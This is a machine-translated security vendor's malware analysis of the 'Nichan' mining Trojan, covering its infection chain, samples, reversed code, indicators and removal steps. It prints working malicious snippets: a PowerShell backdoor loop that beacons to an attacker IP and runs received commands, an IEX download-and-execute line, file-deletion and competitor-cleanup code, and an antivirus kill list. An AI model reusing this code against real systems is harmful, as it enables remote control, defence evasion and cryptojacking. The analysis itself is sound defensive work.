Analysis of the"Nichan"Mining Trojan Activity

Antiy CERT

First draft completed: April 16, 2024
First published time: May 10, 2024

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT discovered a new mining Trojan attack through network security monitoring. The mining Trojan began to appear in November 2023, and its components have been upgraded many times during this period. The current version is 3.0. As of press time, the mining Trojan attack incidents have continued to be active, and the number of infections has been increasing. The main features are strong concealment, anti-analysis, DLL hijacking backdoors, and shellcode injection. Therefore, Antiy CERT named the mining Trojan "Nichan".

In this attack, the attacker used two relatively new techniques to fight against anti-virus software. The first technique is to abuse the functions in the old version of the kernel driver of the anti-virus software to terminate the anti-virus software and EDR. This technique is completed through a main Power Shell script, an independent Power Shell script and a controller (a small executable file loaded into memory). The main Power Shell script is used to download and install the old version of the kernel driver of the anti-virus software. The independent Power Shell script is used to decrypt and load the controller into memory. The controller is used to control the kernel driver. Although the abused old version of the kernel driver has been updated long ago, it can still be illegally used and effectively terminate most anti-virus software. The second technique is to use the MSDTC service to load the backdoor DLL to realize the self-starting backdoor and achieve the purpose of persistence. This technique uses the mechanism of the MTxOCI component in the MSDTC service. After the MSDTC service is turned on, the component will search for oci.dll. By default, the Windows system does not contain oci.dll. The attacker will download the backdoor DLL, rename it to oci.dll and place it in the specified directory. Then, the attacker will create the MSDTC service through the command in the Power Shell script. In this way, the service will load the oci.dll backdoor to form a persistent operation.

It has been verified that Antiy Intelligent Endpoint Protection System will not be blocked by the old version of the kernel driver of the anti-virus software, and can also effectively detect and kill the backdoor DLL.

2 Attack Process

The "Nichan" mining trojan first downloads a Power Shell script named "get.png" from the server where the trojan is placed. After decoding, it performs hash verification, creates scheduled tasks, disables the system's built-in antivirus software, and creates services. It then downloads the "kill.png" script and two compressed files, "delete.png" and "kill (1).png". The script decodes the shellcode code, which is decrypted to obtain the controller (an executable file) and injected into the powershell.exe process. The two compressed files are decompressed to obtain the old version of the kernel driver "aswArPots.sys" and "IObitUnlockers.sys" of the antivirus vendor, which are called by the controller to terminate the antivirus software and EDR program. It also downloads the corresponding "86/64.png" compressed file according to the system model of the victim host. After decompression, the oci.dll file is obtained, which is called by the MSDTC service to implement the DLL hijacking backdoor. In the "get.png" script, we also see the address for downloading the "backup.png" script, but the download function has not been implemented yet and may be added in subsequent versions. The main function of this script is to send heartbeat reception commands, etc. Finally, the "get.png" script will download the "smartsscreen.exe" program, which will download the mining program and its components for mining.



Figure 2-1 2flow chart

3 Sample Sorting and Functional Analysis

3.1 Sample Sorting

In response to the mining Trojan attack, its samples and functions are sorted out, as shown Table 3-1Table 3-1 below.

Table 3-1Samples and functions sorting

Sample name	Landing name	Sample Path	Function
get.png	Not been implemented	In memory	Initial payload delivery, download of subsequent samples, and persistence
backup.png	None	None	The initial delivery payload did not define the download of the sample, and it is speculated that it will be added later.
run.bat	run.bat	C:\Users\Public	PowerShell command to download get .png
kill.png	Not on the ground	PowerShell.exe in memory	Terminate anti-virus software and E DR processes
kill.png(1)	aswArPots.sys	C:\Windows\System32\drivers	

delete.png	IObitUnlockers.sys	C:\Windows\System32\drivers	Forced deletion of files and processes
86.png/64.png	oci.dll	C:\Windows\System32	DLL hijacking backdoor
smartsscreen.png	smartsscreen.exe	C:\Windows\Fonts	Download mining programs, etc.
curl.png	curl.exe	C:\Windows\Fonts	Curl official documents
config.json	config.json	C:\Windows\Fonts	Mining configuration files
taskhostw.png	taskhostw.exe	C:\Windows\Fonts	XMRig mining program
WinRing0x64/32.png	WinRing0x64/32.sys	C:\Windows\Fonts	Mining driver
config.txt	Not been implemented	None	Include version information and sample hash

Table 3-2 Mining pool address and wallet address in the mining program

Mining pool address	Wallet Address
111.90.143.130:80	ZEPHYR2ty7pYE3wUdjLn1QKsFLiatXdMZHZzQSJToaoFM1LvWPzuqsvdtLzXRRk2hhFTxLCvLnAr4XJBCvrVfUeP8F6XC7QLgza47
93.95.228.47:80	
zephyr.herominers.com:1123	

3.2 Sample Function Analysis

3.2.1 Core Script Module Analysis (get.png)

The system uses built-in tools to delete specified scheduled tasks, end specified processes, and stop specified services, suspected of cleaning up the persistence of mining Trojans that compete with it.

```
function ClearnBadProcess {
    C:\Windows\System32\schtasks.exe /delete /tn "MicrosoftsWindowsy" /f
    C:\Windows\System32\schtasks.exe /delete /tn "myl" /f
    C:\Windows\System32\schtasks.exe /delete /tn "Mysa" /f
    C:\Windows\System32\schtasks.exe /delete /tn "Mysal" /f
    C:\Windows\System32\schtasks.exe /delete /tn "Mysa2" /f
    C:\Windows\System32\schtasks.exe /delete /tn "Mysa3" /f
    C:\Windows\System32\schtasks.exe /delete /tn "ok" /f
    C:\Windows\System32\schtasks.exe /delete /tn "oka" /f
    C:\Windows\System32\taskkill.exe /IM lsmal2.exe /F
    C:\Windows\System32\taskkill.exe /IM lsmal3.exe /F
    C:\Windows\System32\taskkill.exe /IM lsmal4.exe /F
    C:\Windows\System32\taskkill.exe /IM lsma22.exe /F

    C:\Windows\System32\sc.exe stop "Windows Critical Updates"
    C:\Windows\System32\sc.exe delete "Windows Critical Updates"

    C:\Windows\System32\sc.exe stop UPlugPlay
    C:\Windows\System32\sc.exe delete UPlugPlay
    C:\Windows\System32\taskkill.exe /IM sqhost.exe /F

    Remove-Item -Recurse -Force -Path "c:\windows\sqhost.exe"
}
```


Figure 3-1 Delete scheduled tasks, etc.

Iterates through all possible drive letters (from A to Z) and checks whether each drive has enough free space. If a drive that meets the criteria is found, it returns the name of the drive. If no drive is found after traversing all drives, it returns null.

```
function IsSpaceAvailable {
    param (
        [string]$driveLetter,
        [long]$requiredSpace
    )
    try {
        $drive = [System.IO.DriveInfo]::GetDrives() | Where-Object { $_.Name -eq $driveLetter }
        return ($drive.IsReady -and $drive.AvailableFreeSpace -gt $requiredSpace)
    } catch {
        return $false
    }
}

function FindSuitableDrive {
    param (
        [long]$requiredSpace
    )
    $driveLetters = "ABCDEFGHIJKLMNOPQRSTUVWXYZ".ToCharArray()
    foreach ($driveLetter in $driveLetters) {
        $driveName = "${driveLetter}:\"
        if (IsSpaceAvailable $driveName $requiredSpace) {
            return $driveName
        }
    }
    return $null
}
```


Figure 3-2 Traverse the drive

To clear space in the C:\Windows\Installer directory, find the largest files in that directory. Search for the largest files with a specific extension (.exe, .msi , .iso, .7z, .rar, .zip) in the root of the C: drive and all subdirectories except some system directories. If you find the largest file, delete it to free up space.

```
function ClearnMSI {
    $targetDirectory = "C:\Windows\Installer"
    $files = Get-ChildItem $targetDirectory | Where-Object { $_.PSIsContainer -eq $false }
    $maxFileSize = 0
    $maxFile = $null
    foreach ($file in $files) {
        if ($file.Length -gt $maxFileSize) {
            $maxFileSize = $file.Length
            $maxFile = $file
        }
    }

    if ($maxFile -ne $null) {
        Remove-Item -Recurse -Force -Path $maxFile.FullName
    }
}

function ClearnLargeFileInCDrive {
    $fileExts = @(".exe", ".msi", ".iso",".7z", ".rar", ".zip")
    $items = New-Object System.Collections.ArrayList
    Get-ChildItem "C:\" -File | Where-Object { $fileExts -contains $_.Extension } | ForEach-Object { [void]$items.Add($_) }
    $directories = Get-ChildItem "C:\" -Directory | Where-Object { $_.Name -notmatch "^(Windows|Program Files|Program Files \(x86\)|Users|ProgramData)$" }
    foreach ($dir in $directories) {
        Get-ChildItem $dir.FullName -File | Where-Object { $fileExts -contains $_.Extension } | ForEach-Object { [void]$items.Add($_) }
    }
    $globalMaxFileSize = 0
    $globalMaxFile = $null
    foreach ($file in $items) {
        if ($file.Length -gt $globalMaxFileSize) {
            $globalMaxFileSize = $file.Length
            $globalMaxFile = $file
        }
    }
    if ($globalMaxFile -ne $null) {
        Remove-Item -Recurse -Force -Path $globalMaxFile.FullName
    }
}
```


Figure 3-3 Free up space

The amount of space required is defined as 10MB, and if a suitable drive is found, the function will attempt to create a hidden directory \$RECYCLE.BIN\Fonts to hold the file.

```
function GetInstallPath {
    $requiredSpace = 10 * 1024 * 1024
    if (-not (IsSpaceAvailable "C:\" $requiredSpace)) {
        ClearnMSI
        if (-not (IsSpaceAvailable "C:\" $requiredSpace)) {
            ClearnMSI
            ClearnLargeFileInCDrive
            if (-not (IsSpaceAvailable "C:\" $requiredSpace)) {
                ClearnMSI
                ClearnLargeFileInCDrive
                if (-not (IsSpaceAvailable "C:\" $requiredSpace)) {
                    $suitableDrive = FindSuitableDrive $requiredSpace
                    if ($suitableDrive -ne $null) {
                        try {
                            $script:fileSavePath = Join-Path $suitableDrive '$RECYCLE.BIN\Fonts'
                            if (-not (Test-Path $fileSavePath)) {
                                New-Item -ItemType Directory -Path $fileSavePath
                                $di = Get-Item $fileSavePath
                                $di.Attributes += "Hidden"
                            }
                        } catch {
                            $script:errFlag = $true
                        }
                    }
                }
            }
        }
    }
    $script:curlSaveOrgnamePath = $fileSavePath + "\" + $curlSaveFileName + ".tmp"
    $script:curlSavePath = $fileSavePath + "\" + $curlSaveFileName
    $script:watchSaveOrgnamePath = $fileSavePath + "\" + $watchSaveFileName + ".tmp"
    $script:watchSavePath = $fileSavePath + "\" + $watchSaveFileName
}
```


Figure 3-4 Download file storage location

Try to obtain the IP address corresponding to the domain name through the DoH service. If it fails, try to use the traditional DNS query method. If both methods fail, use the backup IP address. The purpose is to ensure that the IP address of the domain name used for HTTP and FTP downloads can be obtained.

```
function GetDNS {
    foreach ($url in $dohURL) {
        $response = "NULL"
        $response = HTTPDownload -url ($url + $httpDownloadDomain + "&type=A") -savePath $null -addHeader $true
        $response_ip = "NULL"
        $response_ip = ExtractJsonValue -jsonString $response -key "data"
        if($response_ip -match $pattern){
            $script:httpDownloadIP = $response_ip
            break
        }
    }
    try {
        if($httpDownloadIP -notmatch $pattern){
            $downloadTemp=$httpDownloadDomain+"."
            foreach ($dns in $dnsList) {
                [string]$nslookup = &C:\Windows\System32\nslookup.exe $downloadTemp $dns
                $nslookup = $nslookup.replace($dns,"xxxxxxxx")
                if($nslookup -match $pattern){
                    $script:httpDownloadIP = $matches[0]
                    break
                }
            }

        }
    } catch {
        $script:errFlag = $true
    }
    if($httpDownloadIP -notmatch $pattern){
        $script:httpDownloadIP = $httpDownloadIPBackup
    }
```


Figure 3-5 Get the IP address corresponding to the domain name

Update the configuration information by replacing the string to ensure that the download address in the configuration file is consistent with the actual download server address. Add a timestamp parameter, which is usually used to ensure that the latest content is loaded for each request instead of loading from the cache. Convert the HTTP address to an FTP address and remove the possible timestamp parameter.

```
function UpdateHTTPConfig {
    param (
        [string]$config
    )
    return $config.Replace("downloadAddress", "$httpDownloadIP")+"?random="+(Get-Date -Format 'yyyyMMddHHmmss')
}

function UpdateFTPConfig {
    param (
        [string]$config
    )
    return ($config.Replace("$httpDownloadIP", "$ftpDownloadIP").Replace("http://", "ftp://")) -replace "\?.*$", ""
}
```


Figure 3-6 Update configuration information

Create multiple scheduled tasks to execute the subsequently downloaded payloads. The scheduled task names are "OneDriveCloudSync", "DefaultBrowserUpdate", and "OneDriveCloudBackup", which respectively execute the update program, its own file, and smartsscrren.exe.

Figure 3-7 Create a scheduled task

Clean up its own old processes.

Figure 3-8 Clean up old processes

Get configuration information from a remote server and ensure that certain string hash values in the configuration information exist. If these strings exist, the function stops the loop and continues to execute subsequent script operations. If the strings do not exist, try to download the configuration information again using the FTP protocol.



Figure 3-9 Verify that the configuration information is consistent

The configuration information is as follows, including the curl, xm, xmc, xms, smart, scan, ms86, ms64, dkill, and ddelete strings.

Figure 3-10 Configuration information

Disable Windows Defender's real-time monitoring, turn off the RPC service, clean up the system's junk files and logs, etc.

Figure 3-11 Disable the system's built-in anti-virus software

From the specified URL and saves it to C:\Windows\System32\drivers, creates and starts services named aswArPots and IObitUnlockers.

Figure 3-12 Create service

Stop and restart the MSDTC service, rename the downloaded x86.png or x64.png suitable for the host system to oci.dll and save it in C:\Windows\System32, and implement the DLL hijacking backdoor through the MSDTC service.

Figure 3-13DLL hijacking backdoor

Finally, download and run multiple subsequent components, as shown in the figure.

```
DownloadDrives -dURL $driveKillURL -dSavePath "C:\Windows\System32\drivers\aswArPots.sys" -dHash $driveKillHash -dKill $true
DownloadDrives -dURL $driveDeleteURL -dSavePath "C:\Windows\System32\drivers\IObitUnlockers.sys" -dHash $driveDeleteHash -dKill $false
RunKillAvPs   #下载运行kill.png
CheckError -errId 9
DownloadCurl  #下载curl官方组件
CheckError -errId 10
DownloadWatch  #下载smartscreen.exe
CheckError -errId 11
DownloadMs  #下载msdtc.png

exit
```

Figure 3-14 Download subsequent components

3.2.2 Remote Control Module Analysis (backup.png)

The script is used to double-base encode the date and time, the victim's host name and send it back to the attacker's server, continuously send heartbeat signals to the server, receive commands, execute them, and send the output of the commands back to the server.

```
if ($mutexExists) {
    exit
}


$keepAliveUrl = "http://93.95.225.137/update"
$returnResultUrl = "http://93.95.225.137/result"

$uniqueId = (Get-Date -UFormat "%s").replace(".","").replace(",","")
$hostName = $env:ComputerName

while($true){
    $step1 = WebRequest -url $keepAliveUrl -postData (ConvertToJsonString -uid $uniqueId -uhost $hostName) -id $null -addHeader $false
    if(($step1 -ne $null) -and ($step1 -ne "")){
        $command = Convert-FromBase64 -Base64String $step1
        $command = "cmd.exe /c" + $command
        $output = iex $command 2>&1
        $output = $output | Out-String
        while($true){
            $step2 = WebRequest -url $returnResultUrl -postData (Convert-ToBase64 -InputString $output) -id $uniqueId -addHeader $true
            if($step2 -ne "NULL"){
                break
            }
        }
    }
    Start-Sleep -Seconds 5
}

$mutex.ReleaseMutex()
$mutex.Close()
```

Figure 3-15 Send heartbeat packets to the server

3.2.3 Analysis of the Anti-module (kill.png)

The script is actually a compressed and BASE64 -encoded Power Shell script, which decrypts multiple layers of payloads and finally injects a shellcode into the powershell.exe process.

Figure 3-16 Process injection

The shellcode will decrypt an embedded PE and load it into memory again. The final loaded PE data is a whitelist driver exploitation module, which will disguise the driver protocol of the whitelist communication and manipulate the underlying driver to use system permissions to delete and terminate the specified process or file. Most of the processes are core processes of security software such as anti-virus software, firewalls, and sandboxes. This executable file is designed to organize the list of running processes and then compare them with the obfuscated hard-coded list of CRC64 checksum values of Anti-virus and EDR process names. If any process name is directly associated with an entry in the hard-coded list, an I/O control (IOCTL) code will be sent to the Avast driver, causing the process to terminate. Some of the process names included in the attacker's processing list are as follows:

```
call    sub_ADC0
nop
lea     rdx, aSophoshealthEx ; "sophoshealth.exe"
lea     rcx, [rbp+960h]
call    sub_ADC0
nop
lea     rdx, aSophossafestor ; "sophossafestore64.exe"
lea     rcx, [rbp+980h]
call    sub_ADC0
nop
lea     rdx, aSophoscleanmEx ; "sophoscleanm.exe"
lea     rcx, [rbp+9A0h]
call    sub_ADC0
nop
lea     rdx, aFsavguiExe ; "fsavgui.exe"
lea     rcx, [rbp+9C0h]
call    sub_ADC0
nop
lea     rdx, aVsservExe ; "vsserv.exe"
lea     rcx, [rbp+9E0h]
call    sub_ADC0
nop
lea     rdx, aRemupdExe ; "remupd.exe"
lea     rcx, [rbp+0A00h]
call    sub_ADC0
nop
lea     rdx, aFortitrayExe ; "fortitray.exe"
```

Figure 3-17 Anti-virus software driver

3.2.4 Self-update Module Analysis (86/64.png)

msdtc directory: "86.png" and "64.png". They correspond to the 32-bit environment and the 64-bit environment respectively. The two samples are completely consistent in code structure, and only the target system bit number selected during compilation is different. This file is only responsible for re-downloading "get.png" from the attacker's server and executing it for self-update.

```
v3 = sub_180008C20(v1, v2, "?random=", 8164);
v10 = *(_QWORD *)v3;
v17 = *(_QWORD *)(v3 + 16);
*(_QWORD *)(v3 + 16) = 0i64;
*(_QWORD *)(v3 + 24) = 15i64;
*(_BYTE *)v3 = 0;
if ( si128.m128i_i64[1] >= 0x10ui64 )
{
  v4 = v10;
  if ( (unsigned __int64)(si128.m128i_i64[1] + 1) >= 0x1000 )
  {
    v4 = (_BYTE *)*((_QWORD *)v10 - 1);
    if ( (unsigned __int64)(v10 - v4 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v4);
}
si128 = _mm_load_si128((const __m128i *)&xmmword_180041400);
LOBYTE(v10) = 0;
v19 = si128;
LOBYTE(lpCommandLine[0]) = 0;
sub_180007930(
  lpCommandLine,
  "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -nop -c \"IEX((new-object net.webclient).downloadstring('http://",
  121i64);
v5 = &qword_180048BA8;
if ( *((_QWORD *)&xmmword_180048B88 + 1) >= 0x10ui64 )
  v5 = (__int64 *)qword_180048BA8;
sub_18000647D(lpCommandLine, v5, xmmword_180048B88);
sub_18000647D(lpCommandLine, "/get.png", 8164);
v6 = &v16;
if ( *((_QWORD *)&v17 + 1) >= 0x10ui64 )
  v6 = (__int128 *)v16;
sub_18000647D(lpCommandLine, v6, v17);
sub_18000647D(lpCommandLine, "'))\"", 4164);
v7 = (CHAR *)lpCommandLine;
```


Figure 3-18 Self-update download get .png

3.2.5 Analysis of the Mining Component Downloader Module (smartsscreen.exe)

This file is a download module for the mining component, developed in Golang. After running, it will access the attacker's server to download various mining components.

```
v3 = syscall_StringToUTF16Ptr((int)"3h8ScICLR3YGDh2n", 16);
golang_org_x_sys_windows_CreateMutex(0, 0, v3);
if ( !v4 )
{
  runtime_deferproc(12, off_6C40F8);
  if ( !v0 )
  {
    golang_org_x_sys_windows_GetLastError();
    if ( !v1 || *(const runtime__type **)(v1 + 4) != &RTYPE_syscall_Errno || *v2 != 183 )
    {
      main_enableDebugPrivilege();
      main_conf_Init();
      main_xdaemon_KillOld();
      main_update_LocalHash();                // C:\Windows\Fonts\curl.exe
      main_update_ResolveIP();                // 111.90.158.40
      main_update_UpdateHashInfo();
      runtime_newproc(0, (char)&off_6C4218);
      runtime_newproc(0, (char)&off_6C41EC);
      runtime_newproc(0, (char)&off_6C41D0);
      runtime_newproc(0, (char)off_6C41D4);
      runtime_newproc(0, (char)&off_6C41D8);
      runtime_newproc(0, (char)off_6C421C);
      runtime_newproc(0, (char)&off_6C4220);
      runtime_newproc(0, (char)&off_6C4224);
      runtime_newproc(0, (char)&off_6C415C);
      main_client_Online();
    }
  }
}
runtime_deferreturn(v1);
}
```


Figure 3-19 Download subsequent mining components

After the component is run, it will access the attacker's server to download "config.txt" and "curl.png" to verify the mining component HASH and download the mining component. Then it will access and download the official open source mining component of XMRig. Among them, "taskhostw.png" is the mining program, "config.json" is the mining configuration file, and "WinRing0x64.png" is the driver required for XMRig to run.

```
NET_http        111.90.158.40/config.txt?t=1712583590
NET_connect     93.95.225.137:21
NET_http        111.90.158.40/curl.png?t=1712583591

NET_http        111.90.158.40/taskhostw.png?t=1712583597
NET_http        111.90.158.40/config.json?t=1712583615
NET_http        111.90.158.40/WinRing0x64.png?t=1712583617
```


Figure 3-20 Download mining component network data

4 Mining Trojan Detection and Removal Solution

4.1 Identification of Mining Trojans

Table 4-1Planned tasks

Planned task name	Corresponding sample path
DefaultBrowserUpdate	C:\Users\Public\run.bat

OneDriveCloudBackup	cmd.exe /c start C:\Windows\Fonts\smartsscreen.exe
OneDriveCloudSync	cmd.exe /c C:\Windows\System32\sc.exe start msdtc

Table 4-2Files

File name	Path
smartsscreen.exe	C:\Windows\Fonts
taskhostw.exe	
WinRing0x64 / 32.sys	
curl.exe	
config.json	
run.bat	C:\Users\Public\run.bat
oci.dll	C:\Windows\System32
aswArPot s.sys	C:\Windows\System32\drivers
IObitUnlockers.sys	

Table 4-3Services

Service Name	Corresponding registration table
MSDTC	HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet \Services\MSDTC

Table 4-4Processes

Process name	**path**
PowerShell .exe	Memory execution
smartsscreen.exe	C:\Windows\Fonts
taskhostw.exe	

1. network

surface 4-5Network

IP	Function
111.90.158.40	Trojan Server
111.90.143.130:80	Mining pool address
93.95.228.47:80	

4.2 Removal Solution

It is recommended to use the free version of Antiy System Security Kernel Analysis Tool (ATool) (download address: https://vs2.antiy.cn/) for detection and elimination. First, delete three scheduled tasks named DefaultBrowserUpdate , OneDriveCloudBackup and OneDriveCloudSync.



Figure 4-1 Delete a scheduled task

End the corresponding processes, smartsscreen.exe, taskhostw.exe and powershell.exe .



Figure 4-2 End the corresponding process

Delete samples in the corresponding directories such as mining programs.

Figure 4-3 Delete the corresponding directory sample

Delete the corresponding driver files, aswArPots.sys and IObitUnlockers.sys. Restart the MSDTC service. If it is not created by itself, delete the service accordingly.

